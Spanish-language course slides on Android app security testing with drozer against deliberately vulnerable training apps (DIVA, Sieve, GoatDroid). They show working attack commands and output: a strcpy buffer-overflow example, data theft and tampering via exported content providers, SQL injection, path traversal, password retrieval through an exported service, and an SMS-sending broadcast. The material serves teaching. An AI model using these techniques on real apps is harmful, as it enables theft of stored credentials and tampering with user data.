

	_id	title	note
1	1	office	10 Meetings. 5 Calls. Lunch with CEO
2	2	home	Buy toys for baby, Order dinner
3	3	holiday	Either Goa or Amsterdam
4	4	Expense	Spent too much on home theater
5	5	Exercise	Alternate days running
6	6	Weekend	b333333333333r

Ejecución terminada sin errores.
Resultado: 6 filas devueltas en 25ms
En la linea 1:
SELECT * FROM notes;



Verificación débil de las entradas

- Introducir una entrada con MUCHOS caracteres y si no se controla, esto puede provocar un desbordamiento de buffer → Error típico de corrupción de memoria





Verificación débil de las entradas

- ¿Cuántos caracteres hay que introducir para que se produzca el error?
- ¿Dónde se localiza el problema?

```
- 9  public class InputValidation3Activity extends AppCompatActivity {
10     private DivaJni djni;
11
12     /* access modifiers changed from: protected */
13     @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.
14     public void onCreate(Bundle savedInstanceState) {
15         super.onCreate(savedInstanceState);
16         setContentView(R.layout.activity_input_validation3);
17         this.djni = new DivaJni();
18     }
19
20     public void push(View view) {
21         if (this.djni.initiateLaunchSequence(((EditText) findViewById(R.id.iviv3CodeText)).getText().toString()) != 0) {
22             Toast.makeText(this, "Launching in T - 10 ...", 0).show();
23         } else {
24             Toast.makeText(this, "Access denied!", 0).show();
25         }
26     }
27 }
28
55     * Launch the Friggin Nuke!
56     *
57     * @param jcode [IN] Launch code for the nuke
58     *
59     * @return 1 if successfully launched, 0 otherwise
60     */
61 #define CODESIZEMAX 20
62
63 JNIEXPORT jint JNICALL Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence(JNIEnv * env, jobject obj, jstring jcode) {
64
65     const char * pcode = (*env)->GetStringUTFChars(env, jcode, 0);
66
67     int ret = 0;
68     char code[CODESIZEMAX];
69
70     strcpy(code, pcode);
71 }
```



Caso de estudio 2: Sieve

- App de gestión de contraseñas
 - Se introduce inicialmente una contraseña maestra, que debe confirmarse
 - En sucesivos arranques esa contraseña maestra es la que necesitaremos para acceder a las contraseñas que estemos gestionando a través de la app
- Disponible para descarga en
 - <https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk>
- No corre sobre Genymotion porque contiene código compilado para ARM
→ Necesidad de instalar la app en un dispositivo real
 - Para ver la pantalla del dispositivo en el ordenador (Windows, Mac o Linux) se recomienda utilizar scrcpy
 - ¡¡¡ Funciona el arrastrar y dejar caer para las apks !!!
 - Disponible en: <https://github.com/Genymobile/scrcpy>




Drozer: Herramienta para el análisis estático de apps

- Disponible para descarga en
<https://github.com/FSecureLABS/drozer>
- Instalación sencilla (requiere Python 2.7)



```
1 pip install drozer-2.4.4-py2-none-any.whl
2 pip install twisted
3 pip install service_identity
```



- El *AgentServer* descargable de
<https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk>




Lanzamiento del servidor

- El agente se ejecuta sobre el puerto 31415
- Es necesario establecer la comunicación entre el cliente (PC) y el servidor (dispositivo móvil)

```
adb forward tcp:31415 tcp:31415
```

- No olvidar activar el servidor





Drozer: Órdenes de interés

```
C:\Program Files\drozer\bin>drozer console connect  
Selecting 386a72d06f90a574 (DOOGEE N20 9)
```

```
..          ...  
.o...       .r..  
.a.. . . . . . nd  
 ro..idsnemesisand..pr  
 .otectorandroidsneme.  
.sisandprotectorandroids+.  
 ..nemesisandprotectorandroidsnemis..  
.emesisandprotectorandroidsnemes..  
 ..isandp...,rotectorandro...,idsnem.  
.isisandp..rotectorandroid..snemesis.  
,andprotectorandroidsnemesisandprotec.  
.torandroidsnemesisandprotectorandroid.  
.snemesisandprotectorandroidsnemesisan:  
.dprotectorandroidsnemesisandprotector.
```

```
drozer Console (v2.4.3)  
dz>
```

Commands	Description
Help	Shows help of the selected module
MODULE	
list	Shows a list of all drozer modules that can be executed in the current session. This hides modules that you don't have appropriate permissions to run.
shell	Start an interactive Linux shell on the device, in the context of the Agent.
clean	Remove temporary files stored by drozer on the Android device.
load	Load a file containing drozer commands and execute them in sequence.
module	Find and install additional drozer modules from the Internet.
unset	Remove a named variable that drozer passes to any Linux shells that it spawns.
set	Stores a value in a variable that will be passed as an environmental variable to any Linux shells spawned by drozer.
shell	Start an interactive Linux shell on the device, in the context of the Agent
run	
MODULE	Execute a drozer module
exploit	Drozer can create exploits to execute in the decide. <code>drozer exploit list</code>
payload	The exploits need a payload. <code>drozer payload list</code>

Paquete de una app (1/2)

- Encontrar el nombre del paquete de la app partiendo sólo de una parte del nombre

```
dz> run app.package.list -f sieve
com.mwr.example.sieve (Sieve)
dz> -
```

- Información básica del paquete

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/user/0/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-TtFZGDdvUYlYFMBjZ0REBg==/base.apk
  UID: 10164
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
  Shared User ID: null
  Uses Permissions:
    - android.permission.READ_EXTERNAL_STORAGE
    - android.permission.WRITE_EXTERNAL_STORAGE
    - android.permission.INTERNET
  Defines Permissions:
    - com.mwr.example.sieve.READ_KEYS
    - com.mwr.example.sieve.WRITE_KEYS
```



Paquete de una app (2/2)

- Lectura del manifiesto

```
dz> run app.package.manifest com.mwr.example.sieve
```

- Superficie de ataque ofrecida por el paquete

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
dz>
```



Actividades (1/2)

```
1 <activity android:name="com.my.app.Initial" android:exported="true">
2 </activity>
```

android:**exported**

<https://developer.android.com/guide/topics/manifest/activity-element?hl=es>

Este elemento define si los componentes de otras aplicaciones pueden lanzar la actividad (" `true` " si es posible y " `false` " si no lo es). Si el valor es " `false` ", la actividad solo puede lanzarse mediante componentes de la misma aplicación o las mismas aplicaciones cuyo ID de usuario coincide.

Si usas filtros de intents, no debes establecer en " `false` " este elemento. De lo contrario, si una aplicación intenta llamar a la actividad, el sistema devuelve una `ActivityNotFoundException`. No debes establecer filtros de intents para la actividad a fin de evitar que otras aplicaciones la llamen.

Si no tienes filtros de intents, el valor predeterminado de este elemento es " `false` ". Si estableces el valor " `true` " para el elemento, cualquier aplicación que conozca el nombre exacto de la clase podrá acceder a dicho elemento, pero no resolverás el problema que surge cuando el sistema intenta encontrar una intent implícita que coincida.

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
    com.mwr.example.sieve.FileSelectActivity
        Permission: null
    com.mwr.example.sieve.MainLoginActivity
        Permission: null
    com.mwr.example.sieve.PWLList
        Permission: null
```

- Obtener la lista de actividades exportadas



Actividades (2/2)

- Cualquier actividad exportada puede iniciarse utilizando adb
 - Hay que indicar el paquete por un lado y luego la actividad

```
C:\Users\jucar>adb shell start com.mwr.example.sieve/.MainLoginActivity
start: must be root

C:\Users\jucar>adb shell am start com.mwr.example.sieve/.MainLoginActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mwr.example.sieve/.MainLoginActivity }

C:\Users\jucar>adb shell am start com.mwr.example.sieve/com.mwr.example.sieve.MainLoginActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mwr.example.sieve/.MainLoginActivity }
Warning: Activity not started, intent has been delivered to currently running top-most instance.

C:\Users\jucar>adb shell am start com.mwr.example.sieve/com.mwr.example.sieve.MainLoginActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mwr.example.sieve/.MainLoginActivity }
Warning: Activity not started, its current task has been brought to the front
```



Proveedores de Contenido

- Técnicamente *Content Providers*
 - Proporcionan datos a otras aplicaciones bajo demanda
 - Son los métodos de la clase *ContentResolver* los encargados de hacerlo
 - Los datos pueden estar almacenados en BBDD, ficheros o incluso en la red/nube
- En nuestro ejemplo

```
<permission android:label="Allows reading of the Key in Sieve" android:name="com.mwr.example.sieve.READ_KEYS" android:protectionLevel="dangerous"/>
<permission android:label="Allows editing of the Key in Sieve" android:name="com.mwr.example.sieve.WRITE_KEYS" android:protectionLevel="dangerous"/>

...
<provider android:authorities="com.mwr.example.sieve.DBContentProvider" android:exported="true" android:multiprocess="true" android:name=".DBContentProvider">
    <path-permission android:path="/Keys" android:readPermission="com.mwr.example.sieve.READ_KEYS" android:writePermission="com.mwr.example.sieve.WRITE_KEYS"/>
</provider>
<provider android:authorities="com.mwr.example.sieve.FileBackupProvider" android:exported="true" android:multiprocess="true" android:name=".FileBackupProvider"/>
```

- Se necesita el permiso READ_KEYS para tener acceso a content://com.mwr.example.sieve.DBContentProvider/Keys



Content providers expuestos

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
    Authority: com.mwr.example.sieve.DBContentProvider
        Read Permission: null
        Write Permission: null
        Content Provider: com.mwr.example.sieve.DBContentProvider
        Multiprocess Allowed: True
        Grant Uri Permissions: False
        Path Permissions:
            Path: /Keys
                Type: PATTERN_LITERAL
                Read Permission: com.mwr.example.sieve.READ_KEYS
                Write Permission: com.mwr.example.sieve.WRITE_KEYS
    Authority: com.mwr.example.sieve.FileBackupProvider
        Read Permission: null
        Write Permission: null
        Content Provider: com.mwr.example.sieve.FileBackupProvider
        Multiprocess Allowed: True
        Grant Uri Permissions: False
```

- Con la información mostrada es posible reconstruir parte del URI necesario para acceder a DBContentProvider
 - Sabemos que comienza por content:// y la información que proporciona drozer al respecto del path /Keys



Prueba de URIs (1/2)

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
Unable to Query content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query content://com.mwr.example.sieve.DBContentProvider
Able to Query content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query content://com.mwr.example.sieve.FileBackupProvider
Able to Query content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz> -
```

- Es interesante ir al código fuente del content provider para buscar algo más de información relativa a estas peticiones

```
11 public class DBContentProvider extends ContentProvider {
12     public static final int KEY = 200;
13     public static final Uri KEYS_URI = Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Keys");
14     public static final int KEY_ID = 230;
15     public static final int KEY_PASSWORD = 210;
16     public static final int KEY_PIN = 220;
17     public static final int PASSWORDS = 100;
18     public static final int PASSWORDS_EMAIL = 140;
19     public static final int PASSWORDS_ID = 110;
20     public static final int PASSWORDS_PASSWORD = 150;
21     public static final int PASSWORDS_SERVICE = 120;
22     public static final Uri PASSWORDS_URI = Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Passwords");
23     public static final int PASSWORDS_USERNAME = 130;
24     PWDBHelper pwdb;
25     private UriMatcher sUriMatcher = new UriMatcher(-1);
26 }
```



Prueba de URIs (2/2)

- Aunque no estén completas hay que intentar buscar los nombres usados por el ContentProvider, sobre todo en el método onCreate

```
public boolean onCreate() {  
    this.pwdb = new PWDBHelper(getContext());  
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider", PWTable.TABLE_NAME, 100);  
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider", "Keys", KEY);  
    return false;  
}
```

- Al final la petición a realizar siempre será del tipo:
`content://name.of.package.class/declared_name`

ContentProviders como APIs a BBDD

- Ocurre a menudo, con lo que si se gana acceso a éstos es posible extraer, actualizar, insertar y borrar información
 - Buscar funciones con nombres parecidos a query (petición), insert (insertar/inserción), update (actualizar) y delete (borrar)
 - Siempre hay que verificar si se puede acceder a información sensible o existen medios para saltarse los mecanismos de autorización

```
public Cursor query(Uri in, String[] projection, String selection, String[] selectionArgs, String sortOrder) {  
    int type = this.sUriMatcher.match(in);  
    SQLiteQueryBuilder queryBuilder = new SQLiteQueryBuilder();  
  
    public Uri insert(Uri in, ContentValues values) {  
        int type = this.sUriMatcher.match(in);  
        long id = -1;  
        . . .
```

- Sobre todo por si es posible invocar los métodos asociados



Acciones sobre el ContentProvider (1/2)

- Solicitar información

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
| _id | service | username | password | email |
| 1   | Amazon   | amazon    | CvsVhq5eZERutprgmQXbA8JUxKU= (Base64-encoded) | amazon@gmail.com |
| 2   | Dropbox  | dropbox   | CvsVhq5eZETsy6zCfJWSMq8YnE4= (Base64-encoded) | dropbox@gmail.com |
dz> -
```

- Insertar información

```
dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Keys/ --string Pin 1337 --string Password YouHaveBeenCalledMan
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys from pid=1666, uid=10165 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| jcrg12345678JCRG | 1234 |
| YouHaveBeenCalledMan | 1337 |
```

- Nota: al igual que insertamos un --string, podemos insertar un double, float, integer, long, short, boolean



Acciones sobre el ContentProvider (2/2)

■ Actualización de información

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin   |
| jcrg12345678JCRG | 1234 |
| YouHaveBeenCalled | 1337 |

dz>
dz>
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "pin=?" --selection-args 1337 --string Password AhoraSiQueVasMal
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin   |
| jcrg12345678JCRG | 1234 |
| AhoraSiQueVasMal | 1337 |
```

■ Borrado de información

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin   |
| jcrg12345678JCRG | 1234 |
| AhoraSiQueVasMal | 1337 |

dz> run app.provider.delete content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "pin=?" --selection-args 1337
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin   |
| jcrg12345678JCRG | 1234 |

dz> -
```



SQL Injection

- Hay que probar manipulando los campos de **projection** y **selection** que se pasan al content provider al realizar cualquier petición

```
--projection [columns [columns ...]]
            the columns to SELECT from the database, as in "SELECT <projection> FROM ..."
--selection conditions
            the conditions to apply to the query, as in "WHERE <conditions>"
```

– Ejemplos

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection ""
unrecognized token: ")" (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM Passwords WHERE ('')
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type | name          | tbl_name | rootpage | sql
| table| android_metadata | android_metadata | 3        | CREATE TABLE android_metadata (locale TEXT)
| table| Passwords      | Passwords   | 4        | CREATE TABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email )
| table| Key             | Key       | 5        | CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT )
dz> -
```

Descubrimiento automático de SQLInjection con Drozer

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
content://com.mwr.example.sieve.DBContentProvider/Keys
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz> -
```



Content Providers y Ficheros

- Los content providers también pueden ser utilizados como interfaz en el acceso a ficheros

```
public boolean onCreate() {
    this.sUriMatcher.addURI("com.mwr.example.sieve.FileBackupProvider", "*", DATABASE);
    return false;
}

public ParcelFileDescriptor openFile(Uri uri, String mode) {
    int modeCode;
    ParcelFileDescriptor parcelFileDescriptor = null;
    if (mode.equals("r")) {
```

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1      localhost
::1            ip6-localhost
dz> -
```

Vulnerabilidades Path Traversal

- Si es posible acceder a los ficheros es posible realizar un barrido de ruta (path traversal)

```
dz>
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/..etc/hosts
127.0.0.1      localhost
::1            ip6-localhost

dz> -
```



Servicios

■ Declaración en el manifiesto

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
com.mwr.example.sieve.AuthService
Permission: null
com.mwr.example.sieve.CryptoService
Permission: null
```

23
24
25
26

```
<service android:exported="true" android:name=".AuthService" android:process=":remote"/>
<service android:exported="true" android:name=".CryptoService" android:process=":remote"/>
```

■ Interacción con un servicio

<pre>1 app.service.send 2 app.service.start 3 app.service.stop</pre>	<p>Send a Message to a service, and display the reply Start Service Stop Service</p>
--	--

```
optional arguments:
-h, --help
--msg what arg1 arg2  specify the what, arg1 and arg2 values to use when obtaining the message
--extra type key value
                                add an extra to the message's data bundle
--no-response                  do not wait for a response from the service
--timeout TIMEOUT              specify a timeout in milliseconds (default is 20000)
--bundle-as-obj                 this is useful when the 'obj' parameter on the target is being cast back to a Bundle instead of using Message.getData()
```



Revisión de código

- Es importante ojear el código del servicio para saber qué información enviar

```
public class AuthService extends Service {  
    static final int MSG_CHECK = 2354;  
    static final int MSG_CHECK_IF_INITIALISED = 2;  
    static final int MSG_FIRST_LAUNCH = 4;  
    static final int MSG_SAY_HELLO = 1;  
    static final int MSG_SET = 6345;  
    static final int MSG_UNREGISTER = -1;  
    public static final String PASSWORD = "com.mwr.example.sieve.PASSWORD";  
    public static final String PIN = "com.mwr.example.sieve.PIN";  
    private static final String TAG = "m_AuthService";  
    static final int TYPE_KEY = 7452;  
    static final int TYPE_PIN = 9234;  
    private int NOTIFICATION = R.string.app_name;  
    private NotificationManager nManager;  
    private Messenger responseHandler;  
    private Messenger serviceHandler;  
    private Looper serviceLooper;  
  
    public void onCreate() {  
        this.nManager = (NotificationManager) getSystemService("notification");  
        HandlerThread thread = new HandlerThread(TAG, 10);  
        thread.start();  
        this.serviceLooper = thread.getLooper();  
        this.serviceHandler = new Messenger(new MessageHandler(this.serviceLooper));  
    }  
}
```

```
private final class MessageHandler extends Handler {  
    public MessageHandler(Looper looper) {  
        super(looper);  
    }  
  
    public void handleMessage(Message msg) {  
        int requestCode;  
        int returnVal;  
        int requestCode2;  
        int requestCode3;  
        int returnVal2;  
        AuthService.this.responseHandler = msg.replyTo;  
        Bundle returnBundle = (Bundle) msg.obj;  
        switch (msg.what) {  
            case 4:  
                if (!AuthService.this.checkKeyExists()) {  
                    requestCode2 = 33;  
                } else if (AuthService.this.checkPinExists()) {  
                    requestCode2 = 31;  
                } else {  
                    requestCode2 = 32;  
                }  
                sendResponseMessage(3, requestCode2, 1, null);  
                return;  
            case AuthService.MSG_CHECK /*{ENCODED_INT: 2354}*/:  
                if (msg.arg1 == AuthService.TYPE_KEY) {  
                    requestCode3 = 42;  
                    if (AuthService.this.verifyKey(returnBundle.getString("com.mwr.example.sieve.PASSWORD"))) {  
                        AuthService.this.showNotification();  
                        returnVal2 = 0;  
                    } else {  
                        returnVal2 = 1;  
                    }  
                } else if (msg.arg1 == AuthService.TYPE_PIN) {  
                    requestCode3 = 41;  
                    if (AuthService.this.verifyPin(returnBundle.getString("com.mwr.example.sieve.PIN"))) {  
                        returnBundle = new Bundle();  
                        returnBundle.putString("com.mwr.example.sieve.PASSWORD", AuthService.this.getKey());  
                        returnVal2 = 0;  
                    } else {  
                        returnVal2 = 1;  
                    }  
                } else {  
                    sendUnrecognisedMessage();  
                    return;  
                }  
                sendResponseMessage(5, requestCode3, returnVal2, returnBundle);  
                return;  
        }  
    }  
}
```



Invocación al servicio

- Consideramos
 - what == 2354 (MSG_CHECK)
 - arg1 == 9234 (AuthService.TYPE_PIN)
 - arg2 == XXXX (No se usa)
 - replyTo == object (string com.mwr.example.sieve.PIN 1337)

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1337 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
what: 5
arg1: 41
arg2: 1
Extras
com.mwr.example.sieve.PIN (String) : 1337

dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Keys/ --string Pin 1337 --string Password YouHaveBeenCalledMan
Done.

dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1337 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
what: 5
arg1: 41
arg2: 0
Extras
com.mwr.example.sieve.PASSWORD (String) : YouHaveBeenCalledMan
```



Broadcast Receivers

- Las apps Android puede enviar y recibir mensajes de broadcast del sistema o de otras apps

```
run app.broadcast.info #Detects all
```



```
dz> run app.broadcast.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
    No matching receivers.
```

```
dz> run app.broadcast.info -a com.google.android.youtube
Package: com.google.android.youtube
    com.google.android.libraries.youtube.player.ui.mediasession.MediaButtonIntentReceiverProvider$DefaultMediaButtonIntentReceiver
        Permission: null
    com.google.android.apps.youtube.app.application.backup.PackageReplacedReceiver
        Permission: null
    com.google.android.apps.youtube.app.application.system.LocaleUpdatedReceiver
        Permission: null
    com.google.android.libraries.phenotype.client.stable.AccountRemovedBroadcastReceiver
        Permission: null
    com.google.android.libraries.phenotype.client.stable.PhenotypeUpdateBackgroundBroadcastReceiver
        Permission: com.google.android.gms.permission.PHENOTYPE_UPDATE_BROADCAST
    com.google.android.libraries.youtube.account.service.AccountsChangedReceiver
        Permission: null
    com.google.firebaseio.iid.FirebaseInstanceIdReceiver
        Permission: com.google.android.c2dm.permission.SEND
    androidx.work.impl.diagnostics.DiagnosticsReceiver
        Permission: android.permission.DUMP
```



Interacciones por Broadcast

1 app.broadcast.info	Get information about broadcast receivers	
2 app.broadcast.send	Send broadcast using an intent	
3 app.broadcast.sniff	Register a broadcast receiver that can sniff particular	

- Consideremos el apk OWASP GoatDroid disponible en <https://github.com/linkedin/qark/blob/master/tests/goatdroid.apk>

```
<receiver android:label="Send SMS" android:name=".broadcastreceivers.SendSMSNowReceiver">
    <intent-filter>
        <action android:name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS" />
    </intent-filter>
</receiver>
```

```
FourGoats-dex2jar.jar x
SendSMSNowReceiver.class x
Rectangular Snip

File Project Tools Help View Window Help
FourGoats-dex2jar.jar
src
+-- android.support.v4
+-- com.actionbarsherlock
+-- org.owasp.goatdroid.fourgoats
    +-- activities
    +-- adapter
    +-- base
    +-- broadcastreceivers
        +-- SendSMSNowReceiver
    +-- db
    +-- fragments
    +-- javascriptinterfaces
    +-- misc
    +-- requestresponse
    +-- rest
    +-- services
    +-- BuildConfig
    +-- R

package org.owasp.goatdroid.fourgoats.broadcastreceivers;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.telephony.SmsManager;
import android.util.Toast;

public class SendSMSNowReceiver extends BroadcastReceiver
{
    Context context;

    public void onReceive(Context paramContext, Intent paramInt)
    {
        this.context = paramContext;
        SmsManager localSmsManager = SmsManager.getDefault();
        Bundle localBundle = paramInt.getExtras();
        localSmsManager.sendTextMessage(localBundle.getString("phoneNumber"), null, localBundle.getString("message"), null, null);
        Utils.makeTextToast(this.context, "Your text message has been sent!", 1);
    }
}
```

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.goatdroid.fourgoats.broadcastreceivers SendSMSNowReceiver --extra string phoneNumber 123456789 --extra string message "Hola amigo!"
```



Debuggable flag

- Un apk en producción nunca debería tener ningún flag de depuración activo
 - Si en el manifiesto una aplicación se declara como depurable se la puede depurar y su ejecución se podrá supervisar
 - Una app es depurable cuando en su manifiesto aparece a *true* el flag *debuggable*

```
<application theme="@2131296387" debuggable="true"
```

```
dz> run app.package.debuggable
Package: org.owasp.goatdroid.fourgoats
UID: 10166
Permissions:
- android.permission.SEND_SMS
- android.permission.CALL_PHONE
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.INTERNET

Package: com.mwr.example.sieve
UID: 10164
Permissions:
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.INTERNET

Package: com.mwr.dz
UID: 10165
Permissions:
- android.permission.INTERNET
```



Otras herramientas

■ Androguard

- Paquete de herramientas Python para ingeniería inversa y análisis de apps Android
 - Soportado por Linux, Windows y OSX
 - Útil para extraer información de las apps
 - Paquetes y ficheros asociados, permisos, código de las apps...
- Integra multitud de órdenes:
 - Androxml: examinar el manifiesto de una app
 - Androsim: comparar ficheros apk
 - Androdd: listar todos los métodos de todas las clases existentes en un paquete Android
